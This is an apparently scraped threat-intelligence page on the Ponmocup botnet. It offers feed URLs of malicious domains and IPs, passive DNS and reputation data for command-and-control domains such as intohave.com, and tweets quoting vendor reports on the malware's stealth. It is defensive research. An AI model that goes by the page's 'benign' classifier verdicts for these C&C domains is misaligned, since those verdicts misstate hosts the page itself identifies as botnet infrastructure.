- [latest Ponmocup-Finder script](#)
- [list of currently infected webserver](#)
- [history of all previously infected webserver](#)
- notification lists for [CH / LI](#) and [DE](#) domains

Malware CIF feeds (Demo)

For malicious domains and IPs you can download my malware feeds (also using [CIF](#)) here:

- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-infected-domains-CIF-latest.txt>

Bonus Slides

Passive DNS for some C&C Domains

🟢 ❌ RRset results for [intohave.com/ANY](#) 🔑

Returned 5 RRsets in 0.14 seconds.

bailiwick	intohave.com.
count	4193
first seen	2013-01-14 15:38:52 -0000
last seen	2013-05-01 12:35:54 -0000
intohave.com.	A 29.172.39.109

bailiwick	intohave.com.
count	6337
first seen	2012-07-27 13:23:32 -0000
last seen	2013-01-14 11:47:05 -0000
intohave.com.	A 64.179.44.188




DETAILS FOR INTOHAVE.COM

This domain is currently listed in the OpenDNS blacklist

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Requester geo distribution	TR (20.25 %) DZ (16.26 %) US (12.58 %) EG (5.83 %) ID (1.84 %) VN (1.53 %) PL (1.53 %) FR (1.23 %) MX (0.92 %) ES (0.92 %) VE (0.61 %) CO (0.61 %) AZ (0.61 %) DK (0.31 %) CW (0.31 %) MA (0.31 %) PY (0.31 %) HU (0.31 %) HK (0.31 %) MY (0.31 %) SK (0.31 %) AU (0.31 %) CM (0.31 %) CR (0.31 %) JM (0.31 %) NO (0.31 %)
Requester geo distribution (normalized)	AZ (10.74 %) PY (10.45 %) PE (7.38 %) CW (5.81 %) JM (2.70 %) CM (2.70 %) EG (2.37 %) IR (2.27 %) NI (2.24 %) IL (1.43 %) VE (1.43 %) SK (1.26 %) TR (1.26 %) NG (1.20 %) CO (0.80 %) PL (0.80 %) PK (0.79 %) ES (0.79 %) CL (0.77 %) BG (0.58 %) IE (0.58 %) FR (0.55 %) BR (0.51 %) IT (0.50 %) CA (0.21 %) MY (0.21 %) GB (0.12 %)




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Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

This domain has a fairly good SecureRank 2

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
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Umbrella graph score: +100

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DETAILS FOR DIRECTLYVAST.COM


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Classifier prediction: benign (confidence: 0.944)

Umbrella graph score: +89

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
Geo distance between hosts serving this domain is fairly high

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

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DNS queries



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@threatstop microsoft.com/security/porta...

"family uses advanced defensive & stealth techniques to escape detection & to hinder removal"

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@threatstop symantec.com/connect/blogs/... "using adware as decoy to distract attention [...] categorize it as low risk and be dismissed."

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<http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true>

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fVundo>

<http://www.symantec.com/connect/forums/print-server-gone-wild>

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@threatstop 1 more: symantec.com/connect/forums... "Each component of this threat is highly encrypted [...] & unique on each machine at byte level"

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17 Nov

@threatstop and all this uber-advanced stuff just to serve adware? Seen corporate infections w/out adware present. May be diff for homeusers

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